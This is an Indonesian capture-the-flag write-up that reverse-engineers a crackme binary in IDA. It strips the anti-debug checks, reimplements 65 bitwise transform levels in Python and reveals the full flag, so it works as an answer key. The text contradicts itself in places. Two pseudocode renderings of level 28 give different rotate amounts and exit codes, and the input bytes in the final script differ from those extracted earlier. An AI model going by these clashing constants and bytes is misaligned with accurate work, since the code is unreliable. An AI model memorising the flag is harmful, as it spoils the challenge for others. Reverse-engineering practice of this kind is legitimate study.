20       goto LABEL_70;
21     case 4:
22       v3 = sub_403344(v2);
23       goto LABEL_70;
24     case 5:
25       v3 = sub_403826(v2);
26       goto LABEL_70;
27     case 6:
28       v3 = sub_403D08(v2);
29       goto LABEL_70;
30     case 7:
```

1.2 Ekstrak Input Data dari Array Global

Step 1: Locate Array `dword_419020`

Cara 1 – Double-click dari Pseudocode:

- Di decompiled code `sub_401DE4`, double-click pada `dword_419020`
- IDA akan jump ke address `0x419020` di IDA View

Cara 2 – Manual Jump:

- Tekan **G**, ketik `0x419020`, Enter

Step 2: Inspect Array di Hex View

Setelah jump ke `0x419020`, kita lihat:

```
.data:00419020 dword_419020    dd 0                    ; DATA XREF:
sub_401DE4+26↑r
.data:00419024                 dd 74306B33h            ; <--- Index 1
(input level 1)
.data:00419028                 dd 6B337950h            ; <--- Index 2
(input level 2)
.data:0041902C                 dd 68347264h            ; <--- Index 3
...
```

Catatan penting: Index dimulai dari 1, bukan 0. Jadi data mulai dari `0x419024` (skip 4 bytes pertama).

Step 3: Export Raw Bytes

Ada 65 DWORD = 65 × 4 = 260 bytes. Range: `0x419024` sampai `0x419024 + 260 = 0x41912C`.

Cara manual (yang saya pakai):

1. Klik address `0x419024`
2. Pilih range start `0x419024`, end `0x41912C`
3. Tekan **Shift+E** untuk "Export data"
4. Format: "Binary file" atau "Hex dump"
5. Save as `input_data.bin`

Cara alternatif (via Python script di IDA):

```python
start = 0x419024
size = 260
data = ida_bytes.get_bytes(start, size)
with open('input_data.bin', 'wb') as f:
    f.write(data)
```

Step 4: Convert ke Python List

Baca file binary, convert little-endian DWORD ke list integer:

```
with open('input_data.bin', 'rb') as f:
    raw_bytes = f.read()

inputs = []
for i in range(0, len(raw_bytes), 4):
    dword = raw_bytes[i] | (raw_bytes[i+1] << 8) | (raw_bytes[i+2] <<
16) | (raw_bytes[i+3] << 24)
    inputs.append(dword)

print(f"Extracted {len(inputs)} input values")
print(f"Input[0] (level 1): 0x{inputs[0]:08x}")  # Output: 0x74306b33
```

Hasil: 65 input DWORD. Input pertama = `0x74306B33`, kedua = `0x6B337950`, dst.

1.3 Understanding the Pseudocode – Deep Dive Level 1

Step 1: Navigate ke Fungsi Level 1

Level 1 = `sub_40282B` (address `0x40282B`). Jump ke sana:

- Tekan **G**, ketik `0x40282B`, Enter
- Atau dari dispatcher function, double-click `sub_40282B`

Step 2: Decompile dengan Hex-Rays

Tekan **F5**, dapat pseudocode (simplified version):

```
int __cdecl sub_40282B(int a1)
{
  clock_t v2, v3, v4, v5;
  int v6, v7, v8, ..., v19;

  sub_402702();           // Anti-debug check 1
  rand();                 // Noise
  if ( sub_402429() )     // IsDebuggerPresent check
    ExitProcess(0xDEADBEEF);

  rand();
```

```
  v6 = a1 ^ 0x74306B33;
  v6 = sub_402418(v6, 8);  // <--- sub_402418 = ROR32!
  rand();
  v5 = clock();
  v7 = (v6 + 0x70343535) ^ 0x6B337932;
  if ( clock() - v5 > 10 )
    ExitProcess(0xBADC0DE);

  v7 = sub_402418(v7, 4);  // ROR32(v7, 4)
  // ... 20+ baris operasi serupa ...

  v19 = sub_402418(v18 ^ 0x666C3467, 21);
  sub_402702();
  return v19;  // Return sebagai byte (implicitly masked to 0xFF)
}
```

Step 3: Identifikasi Fungsi Helper `sub_402418`

Double-click `sub_402418`, tekan F5:

```
int __fastcall sub_402418(int a1, int a2)
{
  return (a1 >> a2) | (a1 << (32 - a2));
}
```

Ini **ROR32** (Rotate Right 32-bit)! Operasi bitwise: shift right + shift left gabung.

```
1 int __cdecl sub_402418(int a1, char a2)
2 {
3   return __ROR4__(a1, a2);
4 }
```

Step 4: Strip Anti-Debug Noise

Dari analisis, pattern-nya jelas:

- `sub_402702()`, `rand()`, `clock()` checks = **tidak mempengaruhi output**
- `ExitProcess()` calls = cuma jalan kalau debugger detected
- Core logic = **XOR, ADD/SUB, ROR32**

Jadi kita bisa skip semua anti-debug, fokus ke rantai matematika:

```
def level_1(a1):
    v = u32(a1 ^ 0x74306B33)
    v = ror32(v, 8)
    temp = u32(v + 0x70343535)
    v = u32(temp ^ 0x6B337932)
    v = ror32(v, 4)
    v = u32(v + 889275714)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 24)
    # ... dst, total ~25 operations ...
    return v & 0xFF
```

Key insight: Ini operasi **linear transformation**, bukan crypto. Gak ada secret key, gak ada randomness. Pure deterministic: same input = same output.

```
def level_1(a1):
    v = u32(a1 ^ 0x74306B33)
    v = ror32(v, 8)
    temp = u32(v + 0x70343535)
    v = u32(temp ^ 0x6B337932)
    v = ror32(v, 4)
    v = u32(v + 889275714)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 24)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 29)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 12)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 24)
    v = u32(v - 0x666C3467)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 31)
    v = u32(v + 0x74306B33)
    v = ror32(v, 1)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 31)
    v = u32(v - 0x6B337932)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 31)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 21)
    return v & 0xFF
```

1.4 Implementasi Python – Level 1 & Testing

Buat file `decode_partial.py`, definisikan helper functions dulu:

```
def ror32(val, count):
    count = count & 0x1F
    return ((val >> count) | (val << (32 - count))) & 0xFFFFFFFF
```

```
def u32(val):
    return val & 0xFFFFFFFF
```

Terus translate pseudocode level 1 ke Python (skip semua `rand()`, `clock()`, `ExitProcess`):

```
def level_1(a1):
    v = u32(a1 ^ 0x74306B33)
    v = ror32(v, 8)
    temp = u32(v + 0x70343535)
    v = u32(temp ^ 0x6B337932)
    v = ror32(v, 4)
    v = u32(v + 889275714)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 24)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 29)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 12)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 24)
    v = u32(v - 0x666C3467)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 31)
    v = u32(v + 0x74306B33)
    v = ror32(v, 1)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 31)
    v = u32(v - 0x6B337932)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 31)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 21)
    return v & 0xFF
```

Test dengan input level 1:

```
$ python -c "from decode_partial import *; print(f'Level 1:
0x{level_1(inputs[0]):02x} = {chr(level_1(inputs[0]))}')"
Level 1: 0x57 = 'W'
```

Berhasil! Level 1 menghasilkan 'W'. Flag format pasti `WRECKIT60{...}` (karena W = karakter pertama).

1.5 Grinding 65 Level – The Long Haul

Jir, harus decompile dan implementasi 64 level lagi. Ini kerjaan repetitif tapi gak ada jalan pintas (kayanya :v). Workflow per level:

1. **Di IDA**: Jump ke address fungsi (misal `sub_402AF7` untuk level 2 di `0x402AF7`)
2. **Tekan F5**: Decompile jadi pseudocode
3. **Copy-paste**: Salin transformations ke text editor
4. **Translate**: Convert ke Python, skip anti-debug
5. **Test**: Run dengan `inputs[index]`, verify output make sense

Shortcuts untuk speed up:

- **Regex find-replace**: Ganti `sub_402418(x, y)` → `ror32(x, y)` otomatis
- **Template**: Copy structure level 1, cuma ganti constants
- **Batch test**: Test 5-10 level sekaligus, cek apakah hasilnya printable ASCII

Setelah ~2 jam grinding, dapat 65 fungsi. Total file `decode_partial.py` = 2000± lines woy.

1.6 First Flag Extraction – Ternyata Salah

Ekstrak flag lengkap:

```
flag = ''
for i in range(65):
    func = globals()[f'level_{i+1}']
    char_val = func(inputs[i])
    flag += chr(char_val)
print(flag)
```

Output pertama:

```
WRECKIT60{4s1k_ny00oo0_m41nIQjVe1s_s4mb1l_ng0p1_+_m4k4nAKFr3ng4n}
```

Submit ke platform → **"incorrect flag"**. Anjay, ada yang salah. Tapi kan 4 tim udah solve? Jadi pasti bisa.

1.7 Debugging Strategy – Hunt the Bug

Kita curiga bagian `m41nIQjVe1s` dan `m4k4nAKFr3ng4n` salah.

Analisis pattern:

- Flag harusnya Indonesian leetspeak (kayak "main tetris sambil ngopi makan gorengan")
- `"IQjVe1s"` gak make sense → harusnya sesuatu yang related ke "tetris"
- `"AKF"` uppercase suspicious → CTF flags biasanya lowercase semua kecuali prefix

Buat script detective:

```
print("Suspicious character analysis:")
for i, c in enumerate(flag):
    code = ord(c)
    if c.isupper() and i > 9:  # skip "WRECKIT60"
        print(f"Level {i+1} (char {i}): '{c}' (0x{code:02x}) -
UPPERCASE SUSPICIOUS")
    elif c == '+':
        print(f"Level {i+1} (char {i}): '{c}' (0x{code:02x}) - PLUS
SIGN UNUSUAL")
    elif code < 0x20 or code > 0x7E:
        print(f"Level {i+1} (char {i}): 0x{code:02x} -
NON-PRINTABLE")
```

Output:

```
Level 28 (char 27): 'I' (0x49) - UPPERCASE SUSPICIOUS
Level 29 (char 28): 'Q' (0x51) - UPPERCASE SUSPICIOUS
Level 30 (char 29): 'j' (0x6a) - lowercase but looks wrong in context
"IQjVe1s"
Level 31 (0x56) - UPPERCASE SUSPICIOUS
```

```
Level 49 (char 48): '+' (0x2b) - PLUS SIGN UNUSUAL
Level 56 (char 55): 'A' (0x41) - UPPERCASE SUSPICIOUS
Level 57 (char 56): 'K' (0x4b) - UPPERCASE SUSPICIOUS
Level 58 (char 57): 'F' (0x46) - UPPERCASE SUSPICIOUS
```

Woy, ada 8 level yang mencurigakan. Mari verifikasi satu-satu dengan re-decompile di IDA jirlah.

1.8 Re-Decompile & Fix Level 28

Step 1: Decompile Ulang di IDA

Jump ke `sub_40A874` (level 28 di address `0x40A874`), tekan F5:

```
int __cdecl sub_40A874(int a1)
{
  // ... anti-debug noise ...
  v6 = sub_402418(a1 + 1815110507 - 2 * (a1 & 0x6C30636B), 21);
  rand();
  v5 = clock();
  v7 = (v6 + 1882469685) ^ 0x6E307466;  // <--- LINE 29, konstanta
1882469685!
  if ( clock() - v5 > 11 )
    ExitProcess(0xBADC0DEu);
  // ... dst ...
}
```

```
22  sub_402702();
23  rand();
24  if ( sub_402429() )
25    ExitProcess(0xDEADu);
26  rand();
27  v6 = sub_402418(a1 + 1815110507 - 2 * (a1 & 0x6C30636B), 17);
28  rand();
29  v5 = clock();
30  v7 = (v6 + 1882469685) ^ 0x6E307466;
31  if ( clock() - v5 > 9 )
32    ExitProcess(0xFEEDBEEF);
33  rand();
```

Step 2: Bandingkan dengan Python Implementation

Buka `decode_partial.py`, cari `def level_28`:

```
def level_28(a1):
    v = u32(a1 + 1815110507 - 2 * (a1 & 0x6C30636B))
    v = ror32(v, 21)
    v = u32((v + 1798535524) ^ 0x6E307466)  # <--- SALAH! Harusnya
1882469685
    # ... dst ...
```

Ketemu bug! Konstanta ADD di line 3 salah:

- **IDA decompile**: `1882469685` (0x70343535)
- **Python impl**: `1798535524` (0x6B337964)

Beda tipis, tapi bikin output berubah total.

Step 3: Fix & Test

Ganti konstanta:

```
def level_28(a1):
    v = u32(a1 + 1815110507 - 2 * (a1 & 0x6C30636B))
    v = ror32(v, 21)
    v = u32((v + 1882469685) ^ 0x6E307466)  # FIXED
    # ... rest of implementation ...
    return v & 0xFF
```

Test:

```
$ python -c "from decode_partial import *; print(f'Level 28:
0x{level_28(inputs[27]):02x} = {chr(level_28(inputs[27]))}')"
Level 28: 0x5f = '_'
```

Berhasil! Sekarang level 28 menghasilkan `_` (underscore) bukan `I`. Jadi `m41n_` bukan `m41nI`.

1.8 Fix Level 29–31 – Multiple Errors

Level 29: Complete Rewrite Needed

Jump ke `sub_40AD56` (address `0x40AD56`), F5 untuk decompile. Lihat line 26-29:

```
v6 = sub_402418(a1 + 1802858083 - 2*(a1 & 0x6B756E63), 13);
rand();
v5 = clock();
v7 = (v6 + 1949330227) ^ 0x35336375;  // Konstanta 1949330227, bukan
1815110507!
```

Cek Python implementation - ternyata BEDA TOTAL! Banyak konstanta salah, bahkan order operations beda.

```
25    ExitProcess(0xBADF00Du);
26  rand();
27  v6 = sub_402418(a1 + 1802858083 - 2 * (a1 & 0x6B756E63), 13);
28  rand();
29  v5 = clock();
30  v7 = (v6 + 1949330227) ^ 0x35336375;
31  if ( clock() - v5 > 6 )
32    ExitProcess(0xBADF00Du);
```

Tulis ulang sepenuhnya:

```
def level_29(a1):
    v = u32(a1 + 1802858083 - 2 * (a1 & 0x6B756E63))
    v = ror32(v, 13)
    v = u32((v + 1949330227) ^ 0x35336375)  # FIXED constant
    v = ror32(v, 7)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x6B756E63)
    v = ror32(v, 23)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 1)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 6)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 8)
    v = u32(v - 1815110507)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 12)
```

```
    v = u32(v + 1802858083)
    v = ror32(v, 25)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 3)
    temp = u32(v - 1718367335)
    v = u32(temp ^ 0x6B756E63)
    v = ror32(v, 28)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 29)
    return v & 0xFF
```

Test:

```
$ python -c "from decode_partial import *; print(f'Level 29:
0x{level_29(inputs[28]):02x} = {chr(level_29(inputs[28]))}')"
Level 29: 0x74 = 't'
```

Perfect! Sekarang output `t` (0x74) bukan `Q` (0x51). Progress: `m41n_t3`.

Level 30 & 31: Similar Pattern

Level 30 (sub_40B238 at 0x40B238): Wrong ADD constant, wrong XOR mask.

Level 31 (sub_40B71A at 0x40B71A): Wrong ROR shift amounts, wrong SUB constant.

Decompile keduanya, fix constants line-by-line. Setelah fix:

Level 30: 0x33 = '3' (was 'j')

Level 31: 0x74 = 't' (was 'V')

Progress sekarang: `m41n_t3te1s` (was `m41nIQjVe1s`). Lebih masuk akal, tapi "te1s" harusnya "tr1s" (tetris).

1.9 Fix Level 32 – The 'e' vs 'r' Bug

Kita fix harusnya `t3tr1s` bukan `t3te1s`. Jadi level 32 = karakter ke-4 dari "tetris" = harus 'r' bukan 'e'.

Decompile Level 32 di IDA

Jump ke `sub_40BBFC` (address `0x40BBFC`), tekan F5:

```
int __cdecl sub_40BBFC(int a1)
{
  // ... setup ...
  v6 = sub_402418(a1 + 1731423586 - 2 * (a1 & 0x67336D62), 7);
  rand();
  v5 = clock();
  v7 = (v6 + 1748267620) ^ 0x666C3467;  // <--- LINE 29: konstanta
1748267620!
  if ( clock() - v5 > 13 )
    ExitProcess(0xBADF00Du);
  rand();
  v8 = sub_402418(v7, 17);  // <--- LINE 33: rotate 17, bukan 22!
  sub_402702();
  rand();
  v9 = sub_402418((v8 + 889275714) ^ 0x68347264, 3);  // <--- LINE
37: rotate 3
  // ... dst ...
}
```

```
26  rand();
27  v6 = sub_402418(a1 + 1731423586 - 2 * (a1 & 0x67336D62), 7);
28  rand();
29  v5 = clock();
30  v7 = (v6 + 1748267620) ^ 0x666C3467;
31  if ( clock() - v5 > 13 )
32    ExitProcess(0xBADF00Du);
33  rand();
34  v8 = sub_402418(v7, 17);
35  sub_402702();
36  rand();
37  v9 = sub_402418((v8 + 889275714) ^ 0x68347264, 3);
38  sub_402702();
39  v4 = clock();
40  v10 = sub_402418(v9 ^ 0x6B337974, 15);
```

Bandingkan dengan Python Implementation (WRONG)

```
def level_32(a1):
    v = u32(a1 + 1731423586 - 2 * (a1 & 0x67336D62))
```

```
    v = ror32(v, 7)
    v = u32(v + 1815110507)  # <--- SALAH! Harusnya (v + 1748267620)
^ 0x666C3467
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 22)  # <--- SALAH! Harusnya 17
    v = u32(v ^ 0x68347264)
    v = ror32(v, 4)  # <--- SALAH! Missing operations
    # ... banyak yang salah ...
```

Fix dengan Correct Implementation

Tulis ulang sepenuhnya based on IDA pseudocode:

```
def level_32(a1):
    v = u32(a1 + 1731423586 - 2 * (a1 & 0x67336D62))
    v = ror32(v, 7)
    v = u32((v + 1748267620) ^ 0x666C3467)  # FIXED: combined
operation
    v = ror32(v, 17)  # FIXED: correct rotate amount
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x68347264)  # FIXED: proper XOR after ADD
    v = ror32(v, 3)  # FIXED: correct rotate
    v = u32(v ^ 0x6B337974)
    v = ror32(v, 15)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 14)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 9)
    v = u32(v - 1949330227)
    v = u32(v ^ 0x6B33794E)
    v = ror32(v, 2)
    v = u32(v + 1731423586)
    v = ror32(v, 19)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 10)
    temp = u32(v - 1718367335)
    v = u32(temp ^ 0x68347264)
```

```
    v = ror32(v, 15)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 19)
    return v & 0xFF
```

Test & Verify

```
$ python -c "from decode_partial import *; print(f'Level 32:
0x{level_32(inputs[31]):02x} = {chr(level_32(inputs[31]))}')"
Level 32: 0x72 = 'r'
```

GACOR Sekarang `t3tr1s` bukan `t3te1s`.

1.10 Fix Level 56–58 – The Uppercase Hell

Level 56-58 menghasilkan 'A' (0x41), 'K' (0x4b), 'F' (0x46). Pattern menarik: ini exactly 32 bytes lebih rendah dari 'a', 'k', 'f' (uppercase vs lowercase difference = 0x20 = 32).

Investigation: Why Uppercase?

Hypothesis: Ada missing XOR operation atau wrong constant yang seharusnya flip bit ke-5 (0x20 mask).

Decompile Level 56

Jump ke `sub_41312C` (address `0x41312C`), F5:

```
int __cdecl sub_41312C(int a1)
{
  // ... anti-debug ...
  v6 = sub_402418(a1 + 1798535497 - 2 * (a1 & 0x6B337949), 14);
  rand();
  v5 = clock();
  v7 = (v6 + 1848669286) ^ 0x67336D62;
  if ( clock() - v5 > 6 )
    ExitProcess(0xDEADu);
  rand();
  v8 = sub_402418(v7, 7);
  // ... 20 operations lagi ...
```

```
}
```

```
26  rand();
27  v6 = sub_402418(a1 + 1798535497 - 2 * (a1 & 0x6B337949), 14);
28  rand();
29  v5 = clock();
30  v7 = (v6 + 1848669286) ^ 0x67336D62;
31  if ( clock() - v5 > 6 )
32    ExitProcess(0xDEADu);
33  rand();
34  v8 = sub_402418(v7, 7);
35  sub_402702();
```

Compare dengan Python (yang salah)

```
def level_56(a1):  # yang salah
    v = u32(a1 + 1815110507 - 2 * (a1 & 0x6C30636B))  # WRONG
constant and mask!
    v = ror32(v, 28)  # WRONG rotate!
    v = u32(v + 892560245)  # WRONG constant!
    # ... semua salah ...
```

Kesimpulan: Implementasi level 56-58 copas dari level lain terus gak di-fix. Constants SEMUA salah!

Fix Level 56 – Complete Rewrite

Translate line-by-line dari IDA:

```
def level_56(a1):
    v = u32(a1 + 1798535497 - 2 * (a1 & 0x6B337949))
    v = ror32(v, 14)
    v = u32((v + 1848669286) ^ 0x67336D62)
    v = ror32(v, 7)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x6B33796A)
    v = ror32(v, 4)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 1)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 30)
    v = u32(v ^ 0x6B337956)
```

```
    v = ror32(v, 31)
    v = u32(v - 1848669286)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 18)
    v = u32(v + 1798535497)
    v = ror32(v, 14)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 25)
    temp = u32(v - 1731423586)
    v = u32(temp ^ 0x6B33796A)
    v = ror32(v, 2)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 6)
    return v & 0xFF
```

Fix Level 57 & 58 (Similar Process)

Decompile `sub_41360E` and `sub_413AF0`, rewrite completely. Setelah fix semua:

```
$ python -c "
from decode_partial import *
print('Level 56:', hex(level_56(inputs[55])), '=',
chr(level_56(inputs[55])))
print('Level 57:', hex(level_57(inputs[56])), '=',
chr(level_57(inputs[56])))
print('Level 58:', hex(level_58(inputs[57])), '=',
chr(level_58(inputs[57])))
"
Level 56: 0x5f = '_'
Level 57: 0x67 = 'g'
Level 58: 0x30 = '0'
```

Hasil:

- Level 56: 'A' (0x41) → '_' (0x5f)
- Level 57: 'K' (0x4b) → 'g' (0x67)
- Level 58: 'F' (0x46) → '0' (0x30)

Jadi `_g0r3ng4n` (gorengan)! Masuk akal banget untuk Indonesian leetspeak.

```
================================================================================
LEVEL FIXES SUMMARY - BEFORE vs AFTER
================================================================================
Level 28: 'I' (0x49) → '_' (0x5f) | Wrong ADD constant 1798535524 → 1882469685
Level 29: 'Q' (0x51) → 't' (0x74) | Complete rewrite - all constants wrong
Level 30: 'j' (0x6a) → '3' (0x33) | Wrong constants in XOR chain
Level 31: 'V' (0x56) → 't' (0x74) | Wrong rotate amounts and SUB constant
Level 32: 'e' (0x65) → 'r' (0x72) | Wrong ADD 1815110507 → 1748267620, rotate 22→17
Level 56: 'A' (0x41) → '_' (0x5f) | Complete rewrite - copypaste from wrong level
Level 57: 'K' (0x4b) → 'g' (0x67) | Complete rewrite - all wrong
Level 58: 'F' (0x46) → '0' (0x30) | Complete rewrite - all wrong
================================================================================
Flag progression:
  BEFORE: ...m41nIQjVe1s...+_m4k4nAKFr3ng4n}
  AFTER:  ...m41n_t3tr1s...+_m4k4n_g0r3ng4n}
================================================================================
```

1.11 Final Validation & Flag Extraction


Complete Flag Extraction Script

Run full extraction setelah semua fixes:

```
$ python decode_partial.py
Output lengkap:
Level  1: 0x57 = 'W'
Level  2: 0x52 = 'R'
Level  3: 0x45 = 'E'
Level  4: 0x43 = 'C'
Level  5: 0x4b = 'K'
Level  6: 0x49 = 'I'
Level  7: 0x54 = 'T'
Level  8: 0x36 = '6'
Level  9: 0x30 = '0'
Level 10: 0x7b = '{'
Level 11: 0x34 = '4'
Level 12: 0x73 = 's'
Level 13: 0x31 = '1'
Level 14: 0x6b = 'k'
Level 15: 0x5f = '_'
```

```
Level 16: 0x6e = 'n'
Level 17: 0x79 = 'y'
Level 18: 0x30 = '0'
Level 19: 0x30 = '0'
Level 20: 0x6f = 'o'
Level 21: 0x6f = 'o'
Level 22: 0x30 = '0'
Level 23: 0x5f = '_'
Level 24: 0x6d = 'm'
Level 25: 0x34 = '4'
Level 26: 0x31 = '1'
Level 27: 0x6e = 'n'
Level 28: 0x5f = '_'    <-- FIXED
Level 29: 0x74 = 't'    <-- FIXED
Level 30: 0x33 = '3'    <-- FIXED
Level 31: 0x74 = 't'    <-- FIXED
Level 32: 0x72 = 'r'    <-- FIXED
Level 33: 0x31 = '1'
Level 34: 0x73 = 's'
Level 35: 0x5f = '_'
Level 36: 0x73 = 's'
Level 37: 0x34 = '4'
Level 38: 0x6d = 'm'
Level 39: 0x62 = 'b'
Level 40: 0x31 = '1'
Level 41: 0x6c = 'l'
Level 42: 0x5f = '_'
Level 43: 0x6e = 'n'
Level 44: 0x67 = 'g'
Level 45: 0x30 = '0'
Level 46: 0x70 = 'p'
Level 47: 0x31 = '1'
Level 48: 0x5f = '_'
Level 49: 0x2b = '+'
Level 50: 0x5f = '_'
Level 51: 0x6d = 'm'
```

```
Level 52: 0x34 = '4'
Level 53: 0x6b = 'k'
Level 54: 0x34 = '4'
Level 55: 0x6e = 'n'
Level 56: 0x5f = '_'    <-- FIXED
Level 57: 0x67 = 'g'    <-- FIXED
Level 58: 0x30 = '0'    <-- FIXED
Level 59: 0x72 = 'r'
Level 60: 0x33 = '3'
Level 61: 0x6e = 'n'
Level 62: 0x67 = 'g'
Level 63: 0x34 = '4'
Level 64: 0x6e = 'n'
Level 65: 0x7d = '}'
================================================================================

[+] COMPLETE FLAG EXTRACTED:
    WRECKIT60{4s1k_ny00oo0_m41n_t3tr1s_s4mb1l_ng0p1_+_m4k4n_g0r3ng4n}
```



Crafting Payload or Script

2.1 Constraints

Script final harus simple: gak pake function definitions yang ribet, langsung linear flow. Minimal variables. Gak perlu class atau OOP.

2.2 Pieces First

Piece 1: ROR32 Helper

Goal: Rotate right 32-bit value.

```
def ror32(val, shift):
    shift %= 32
    return ((val >> shift) | (val << (32 - shift))) & 0xFFFFFFFF
```

Why this piece: Semua level pake operasi ROR. Python gak punya built-in rotate, jadi perlu implement manual.

Piece 2: u32 Helper

Goal: Clamp value ke 32-bit unsigned.

```
def u32(val):
    return val & 0xFFFFFFFF
```

Why this piece: Prevent overflow jadi 33-bit+ waktu ADD operation. Python int unlimited size, jadi perlu mask manual.

Piece 3: Extract Input Data

Goal: Convert raw bytes jadi list 65 DWORD.

```
raw_bytes = bytes([
    0x33, 0x6B, 0x30, 0x74, 0x50, 0x79, 0x33, 0x6B,
    # ... 252 bytes ...
])
```

```
inputs = []
for i in range(0, len(raw_bytes), 4):
    dword = raw_bytes[i] | (raw_bytes[i+1] << 8) | (raw_bytes[i+2] <<
16) | (raw_bytes[i+3] << 24)
    inputs.append(dword)
```

Why this piece: Input array `dword_419020` di binary itu little-endian DWORD. Perlu convert bytes → int list.

Piece 4: Implement One Level (Example: Level 1)

Goal: Transform input → output character.

```
def level_1(a1):
    v = u32(a1 ^ 0x74306B33)
    v = ror32(v, 8)
    temp = u32(v + 0x70343535)
    v = u32(temp ^ 0x6B337932)
    v = ror32(v, 4)
    v = u32(v + 889275714)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 24)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 29)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 12)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 24)
    v = u32(v - 0x666C3467)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 31)
    v = u32(v + 0x74306B33)
    v = ror32(v, 1)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 31)
    v = u32(v - 0x6B337932)
```

```
    v = u32(v ^ 0x35336375)
    v = ror32(v, 31)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 21)
    return v & 0xFF
```

Why this piece: Template untuk 65 level. Tinggal copy-paste + ganti konstanta/rotate sesuai decompilasi.

Piece 5: Extract Flag

Goal: Loop semua level, gabungkan jadi string.

```
flag = ''
for i in range(65):
    func = globals()[f'level_{i+1}']
    char_val = func(inputs[i])
    flag += chr(char_val)
print(flag)
```

Why this piece: Gabungin 65 karakter jadi flag lengkap. `globals()` lookup function by name string.

2.3 Compose the Full Script

```
def ror32(val, count):
    count = count & 0x1F
    return ((val >> count) | (val << (32 - count))) & 0xFFFFFFFF

def u32(val):
    return val & 0xFFFFFFFF

raw_bytes = [
    0xf2, 0x53, 0xd1, 0x43, 0xa5, 0x7f, 0xb3, 0x20, 0xef, 0x51, 0xad,
0x21,
    0x2c, 0x5f, 0x35, 0xb0, 0xf9, 0x11, 0x6b, 0xa0, 0x12, 0x8d, 0xaa,
```

```
0xe1,
    0x8c, 0x71, 0xaf, 0xd4, 0x86, 0x6, 0xdc, 0xea, 0xe, 0x18, 0xb6,
0x82,
    0x92, 0xbe, 0xa5, 0xa4, 0xc, 0xb7, 0xe3, 0xe2, 0x49, 0xdf, 0x12,
0x45,
    0xd, 0x8d, 0x70, 0xd9, 0x26, 0x49, 0x2, 0x2a, 0x52, 0xc2, 0x13,
0xb6,
    0xcf, 0xf1, 0xde, 0xfb, 0x31, 0x4c, 0x1e, 0x68, 0x22, 0x3c, 0x97,
0xdc,
    0xce, 0xa2, 0xa2, 0x52, 0xbd, 0xc1, 0x14, 0xcb, 0x8, 0xf5, 0xfb,
0xf8,
    0x15, 0x91, 0x6e, 0x74, 0xa5, 0x6b, 0xf0, 0x86, 0x26, 0x92, 0x70,
0xbb,
